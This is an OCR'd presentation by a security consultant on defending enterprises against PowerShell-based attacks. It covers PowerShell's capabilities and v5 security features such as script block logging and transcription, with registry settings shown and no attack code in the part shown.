PowerShell Security: Defending the Enterprise from the Latest Attack Platform

Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

ABOUT

- Founder Trimarc, a security company.
- Microsoft Certified Master (MCM) Directory Services
- Microsoft MVP
- Speaker: BSides, Shakacon, Black Hat, DEF CON, DerbyCon
- Security Consultant / Security Researcher
- Own & Operate ADSecurity.org
  (Microsoft platform security info)


POWERSHELL?
I THOUGHT THIS WAS DOS

AGENDA

- PowerShell Overview & Capability
- PowerShell as an Attack Platform
- Real World PowerShell Attack Code
- Bypassing PowerShell Security & Mitigation
- Defense Summary

Slides: Presentations.ADSecurity.org

Detecting Offensive PowerShell Attack Tools
https://adsecurity.org/?p=2604

“Isn't PowerShell just C# with training wheels?”

PowerShell Overview

- Object-based scripting language leveraging .Net technologies.
- Primarily designed in C#.
- “BASH shell for Windows”
- PowerShell can call .Net directly:

```
[System.DirectoryServices
.ActiveDirectory.Forest]:
:GetCurrentForest()
```

- Extensible through imported code modules which add new commands.
- Simplifies data access to standard resources (WMI, XML, registry, event logs, etc).
- PowerShell.exe (CLI) or PowerShell_ISE.exe (ISE GUI).
- 10 years old!
  (almost)


PowerShell v5 Security Enhancements


- Script block logging
- System-wide transcripts
- Constrained PowerShell enforced when application whitelisting enabled (AppLocker/Device Guard)
- Antimalware Integration (Win 10)

http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx


Windows Management Framework (WMF) version 5 available for download:
https://www.microsoft.com/en-us/download/details.aspx?id=50395

PowerShell Group Policy




Registry Editor
File Edit View Favorites Help
Computer
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
BCD00000000
HARDWARE
SAM
SECURITY
SOFTWARE
ATI Technologies
CBSTEST
Classes
Clients
Intel
Microsoft
MozillaPlugins
ODBC
Policies
RegisteredApplications
Sonic
Wow6432Node
Classes
Clients
Intel
Microsoft
MozillaPlugins
ODBC
Policies
Microsoft
Cryptography
Netlogon
PeerDist
Peernet
SystemCertificates
Windows
CurrentVersion
IPSec
Network Connections
NetworkConnectivityStatusIndicato
PowerShell
ModuleLogging
ScriptBlockLogging
Transcription
Name
Type
Data
(Default)
REG_SZ
(value not set)
EnableInvocatio...
REG_DWORD
0x00000001 (1)
EnableTranscrip...
REG_DWORD
0x00000001 (1)
OutputDirectory
REG_SZ
\\ADS0DC02.lab0.adsecurity.org\Transcripts

PowerShell v5 Security: Script Block Logging



Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General | Details

